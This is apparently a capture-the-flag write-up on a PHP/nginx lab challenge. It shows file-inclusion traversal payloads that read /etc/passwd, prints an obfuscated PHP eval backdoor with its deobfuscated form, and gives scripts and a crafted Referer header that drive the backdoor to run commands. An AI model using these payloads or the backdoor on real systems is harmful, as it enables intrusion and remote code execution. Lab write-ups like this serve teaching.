XTCTF Web_php_wrong_nginx_config

原创

bfengj 于 2020-10-30 14:14:14 发布 193 收藏

分类专栏： 文件包含 代码审计 配置文件 文章标签： nginx php python 安全 web

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/rfrder/article/details/109383750

版权

文件包含 同时被 3 个专栏收录

24 篇文章 0 订阅

订阅专栏

代码审计

70 篇文章 6 订阅

订阅专栏

配置文件

4 篇文章 0 订阅

订阅专栏

知识点

- 目录扫描
- cookie
- 文件包含
- nginx配置有问题导致存在目录遍历。
- PHP混淆加密及其逆向利用
- 代码审计
- python脚本

WP

进入环境先扫目录，这题扫目录挺重要的。
可以扫到/admin,login.php,robots.txt,/admin/admin.php之类的页面。最重要的就是robots.txt和/admin/admin.php这两个页面。
题目会提示你要登录，其中cookie里有一个isLogin，改成1就可以了。

robots.txt里面有提示，分别是Hack.php和hint.php。
其中hint.php里面提示配置文件也许有问题呀：/etc/nginx/sites-enabled/site.conf

暂且不管，进入/admin/admin.php，进入后发现url有变化，出现了?file=index&ext=php
存在文件包含漏洞，而且包含的内容在页面的最下面。尝试用协议读取，失败了。
再尝试目录遍历。首先?file=./index.php，回显正常。再输入`../index.php`仍显回显正常，可能.../被过滤了，尝试`inde../x.php`，发现回显仍然正常，说明.../被去掉了，尝试用..././来绕过，然后读取/etc/passwd，成功了：

```
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
```

Elements Console Sources Network Performance Memory Application Security Lighthouse Adblock Plus HackBar EditThisCookie

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING

URL
http://220.249.52.133:50066/admin/admin.php?file=..././..././..././..././..././..././..././..././..././..././..././..././..././..././etc/passwd&ext=

按照hint.php的提示，读取一下/etc/nginx/sites-enabled/site.conf。


```
server {
    listen 8080; ## listen for ipv4; this line is default and implied
    listen [::]:8080; ## listen for ipv6

    root /var/www/html;
    index index.php index.html index.htm;
    port_in_redirect off;
    server_name _;

    # Make site accessible from http://localhost/
    #server_name localhost;

    # If block for setting the time for the logfile
    if ($time_iso8601 ~ "^(\d{4})-(\d{2})-(\d{2})") {
        set $year $1;
        set $month $2;
        set $day $3;
    }
    # Disable sendfile as per https://docs.vagrantup.com/v2/synced-folders/virtualbox.html
    sendfile off;

        set $http_x_forwarded_for_filt $http_x_forwarded_for;
        if ($http_x_forwarded_for_filt ~ ([0-9]+\.[0-9]+\.[0-9]+\.)[0-9]+) {
                set $http_x_forwarded_for_filt $1???;
        }

    # Add stdout logging

    access_log /var/log/nginx/$hostname-access-$year-$month-$day.log openshift_log;
    error_log /var/log/nginx/error.log info;

    location / {
        # First attempt to serve request as file, then
        # as directory, then fall back to index.html
        try_files $uri $uri/ /index.php?q=$uri&$args;
        server_tokens off;
```

```
    }

    #error_page 404 /404.html;

    # redirect server error pages to the static page /50x.html
    #
    error_page 500 502 503 504 /50x.html;
    location = /50x.html {
        root /usr/share/nginx/html;
    }
    location ~ \.php$ {
        try_files $uri $uri/ /index.php?q=$uri&$args;
        fastcgi_split_path_info ^(.+\.php)(/.+)$;
        fastcgi_pass unix:/var/run/php/php5.6-fpm.sock;
        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
        fastcgi_param SCRIPT_NAME $fastcgi_script_name;
        fastcgi_index index.php;
        include fastcgi_params;
        fastcgi_param REMOTE_ADDR $http_x_forwarded_for;
    }

    location ~ /\. {
            log_not_found off;
            deny all;
    }
    location /web-img {
        alias /images/;
        autoindex on;
    }
    location ~* \.(ini|docx|pcapng|doc)$ {
         deny all;
    }

    include /var/www/nginx[.]conf;
}
```

重点是这里：

```
location /web-img {
        alias /images/;
        autoindex on;
    }
```

发现nginx配置不当，存在目录遍历的漏洞：



Index of /web-img../

../		
bin/	31-Jul-2019 21:09	-
boot/	12-Apr-2016 20:14	-
dev/	30-Oct-2020 04:15	-
etc/	30-Oct-2020 04:15	-
home/	12-Apr-2016 20:14	-
hooks/	31-Jul-2019 20:38	-
images/	02-Aug-2019 09:57	-
init/	31-Jul-2019 20:29	-
lib/	31-Jul-2019 20:31	-
lib64/	20-Jul-2019 13:50	-
media/	20-Jul-2019 13:50	-
mnt/	20-Jul-2019 13:50	-
opt/	31-Jul-2019 20:38	-
proc/	30-Oct-2020 04:15	-
root/	31-Jul-2019 21:09	-
run/	03-Aug-2019 02:56	-
sbin/	31-Jul-2019 20:31	-
srv/	20-Jul-2019 13:50	-
sys/	02-Aug-2020 15:17	-
tmp/	30-Oct-2020 04:15	-
usr/	31-Jul-2019 21:06	-
var/	31-Jul-2019 20:38	-

https://blog.csdn.net/rfrder

找到hack.php.bak：

Index of /web-img../var/www/

../		
html/	03-Aug-2019 03:03	-
hack.php.bak	14-Apr-2019 19:21	1470

https://blog.csdn.net/rfrder

打开后发现是这样的：

```php
<?php
$U='_/|U","/-/|U"),ar|Uray|U("/|U","+"),$ss(|U$s[$i]|U,0,$e)|U)),$k))|U|U);$o|U|U=o|Ub_get_|Ucontents(|U);|Uob_e
nd_cle';
$q='s[|U$i]="";$p=|U$ss($p,3);}|U|Uif(array_k|Uey_|Uexis|Uts($|Ui,$s)){$s[$i].=|U$p|U;|U$e=|Ustrpos($s[$i],$f);|
Ui';
$M='l="strtolower|U";$i=$m|U[1|U][0].$m[1]|U[1];$|U|Uh=$sl($ss(|Umd5($i|U.$kh),|U0,3|U));$f=$s|Ul($ss(|Umd5($i.$
';
$z='r=@$r[|U"HTTP_R|UEFERER|U"];$r|U|Ua=@$r["HTTP_A|U|UCCEPT_LAN|UGUAGE|U"];if|U($r|Ur&|U&$ra){$u=parse_|Uurl($r
';
$k='?:;q=0.([\\|Ud]))?,|U?/",$ra,$m)|U;if($|Uq&&$m){|U|U|U@session_start()|U|U;$s=&$_SESSIO|UN;$ss="|Usubst|Ur";
|U|U$s';
$o='|U$l;|U){for|U($j=0;($j|U<$c&&|U|U$i|U<$|Ul);$j++,$i++){$o.=$t{$i}|U^$k|U{$j};}}|Ureturn $|Uo;}$r=$|U_SERV|U
E|UR;$r';
$N='|Uf($e){$k=$k|Uh.$kf|U;ob_sta|Urt();|U@eva|Ul(@g|Uzuncom|Upress(@x(@|Ubas|U|Ue64_decode(preg|U_repla|Uce(|Ua
rray("/';
$C='an();$d=b|Uase64_encode(|Ux|U(gzcomp|U|Uress($o),$k))|U;prin|Ut("|U<$k>$d</$k>"|U);@ses|U|Usion_des|Utroy();
}}}}';
$j='$k|Uh="|U|U42f7";$kf="e9ac";fun|Uction|U |Ux($t,$k){$c|U=|Ustrlen($k);$l=s|Utrl|Ue|Un($t);$o=|U"";fo|Ur($i=0
;$i<';
$R=str_replace('rO','','rOcreatrOe_rOrOfurOncrOtion');
$J='kf|U),|U0,3));$p="|U";for(|U|U$|Uz=1;$z<cou|Unt|U($m[1]);|U$z++)$p.=|U$q[$m[2][$z|U]|U];if(strpos(|U$|U|Up,$
h)|U===0){$';
$x='r)|U;pa|Urse|U_str($u["qu|U|Uery"],$q);$|U|Uq=array_values(|U$q);pre|Ug|U_match_al|Ul("/([\\|U|Uw])[|U\\w-]+
|U(';
$f=str_replace('|U','',$j.$o.$z.$x.$k.$M.$J.$q.$N.$U.$C);
$g=create_function('',$f);
$g();
?>
```

看来经过了PHP混淆解密。我们把$f输入，然后整理一下，得到如下代码：

```php
<?php

$kh = "42f7";
$kf = "e9ac";


function x($t, $k)
{
    $c = strlen($k);
    $l = strlen($t);
    $o = "";
    for ($i = 0; $i < $l;) {
        for ($j = 0; ($j < $c && $i < $l); $j++, $i++) {
            $o .= $t{$i} ^ $k{$j};
        }
    }
    return $o;
}

$r = $_SERVER;
$rr = @$r["HTTP_REFERER"];
$ra = @$r["HTTP_ACCEPT_LANGUAGE"];
if ($rr && $ra) {
    $u = parse_url($rr);
    parse_str($u["query"], $q);
    $q = array_values($q);
    preg_match_all("/([\w])[\w-]+(?:;q=0.([\d]))?,?/", $ra, $m);
    if ($q && $m) {
        @session_start();
        $s =& $_SESSION;
        $ss = "substr";
        $sl = "strtolower";
        $i = $m[1][0] . $m[1][1];
        $h = $sl($ss(md5($i . $kh), 0, 3));
        $f = $sl($ss(md5($i . $kf), 0, 3));
        $p = "";
        for ($z = 1; $z
        < count($m[1]); $z++) $p .= $q[$m[2][$z]];
        if (strpos($p, $h) === 0) {
            $s[$i] = "";
            $p = $ss($p, 3);
        }
        if (array_key_exists($i, $s)) {
            $s[$i] .= $p;
            $e = strpos($s[$i], $f);
            if ($e) {
                $k = $kh . $kf;
                ob_start();
                @eval(@gzuncompress(@x(@base64_decode(preg_replace(array("/_/", "/-/"), array("/", "+"), $ss($s[
$i], 0, $e))), $k)));
                $o = ob_get_contents();
                ob_end_clean();
                $d = base64_encode(x(gzcompress($o), $k));
                print("<$k>$d</$k>");
                @session_destroy();
            }
        }
    }
}
```

然后就是代码审计。。去读个几遍，因此代码本身的逻辑不难理解。可以参考：
一个PHP混淆后门的分析
如果仍然看不懂，可以参考这个更加详细的分析：
Web_php_wrong_nginx_config WriteUp
这个就是PHP的混淆后门的，我们要做的就是想办法进行逆向。

上面两个文章都已经给出了python的脚本，是可持续交互式的，我写不出来这么高端的脚本。。甚至我都不太会写python。。
所以我直接手和php结合来做这题了。首先是逆向解密，构造payload。payload就是你要执行的命令：

```php
<?php
$kh = "42f7";
$kf = "e9ac";


function x($t, $k)      //$t=abc,$k=42f7e9ac        $o=a^4.b^2.c^f      a^key^key=a
{
    $c = strlen($k);     // 8
    $l = strlen($t);
    $o = "";
    for ($i = 0; $i < $l;) {
        for ($j = 0; ($j < $c && $i < $l); $j++, $i++) {
            $o .= $t{$i} ^ $k{$j};
        }
    }
    return $o;
}
$k=$kh.$kf;

$payload=$_GET[0];

$payload=gzcompress($payload);

$payload=x($payload,$k);

$payload=base64_encode($payload);

$payload=preg_replace(array("/\//", "/\+/"), array("_", "-"), $payload);

echo $payload;
```


由0传入，比如我传入`system('ls');`，得到payload是`TK5NmUkXKK7hYqkeM-7VZTQQjDM6`
然后就是传到Referer。因为payload前后还要拼接，而且是根据HTTP_ACCEPT_LANGUAGE的，我bp抓包看了一下我这里的HTTP_ACCEPT_LANGUAGE是这样：

```
zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
```

我也没有去伪造，直接就索引为8的那里传payload,9的那里穿前面的字符,7那里传后面的字符。
还要注意的是，请求的页面是hint.php而不是Hint.php：
最后构造的Referer如下：


```
Referer:http://220.249.52.133:50066/hack.php?0=1&1=1&2=1&3=1&4=1&5=1&6=1&7=e8b&8=TK5NmUkXKK7hYqkeM-7VZTQQjDM6&9=1ea
```

请求，得到结果：



但是结果还要进行解密：

```php
<?php
function x($t, $k)      //$t=abc,$k=42f7e9ac          $o=a^4.b^2.c^f       a^key^key=a
{
    $c = strlen($k);     // 8
    $l = strlen($t);
    $o = "";
    for ($i = 0; $i < $l;) {
        for ($j = 0; ($j < $c && $i < $l); $j++, $i++) {
            $o .= $t{$i} ^ $k{$j};
        }
    }
    return $o;
}

$kh = "42f7";
$kf = "e9ac";
$k=$kh.$kf;
$data='TK4z/1Q3oUM8MqaqogGUIGwfdiYpXJGaeercamvideBzZ5d1RxPqdATshbA3SGHocZwqk9t4zZankyhVzO7KpBpDZAnIdEFr';
$data=base64_decode($data);
$data=x($data,$k);
$data=@gzuncompress($data);
echo $data;
```



https://blog.csdn.net/rfrder

成功得到命令执行的结果。然后就是执行cat fllla4aggg.php了。要注意的是，最后decode的结果f12看源码才可以看到：

https://blog.csdn.net/rfrder

至于为什么自己没写python脚本，因为不会python...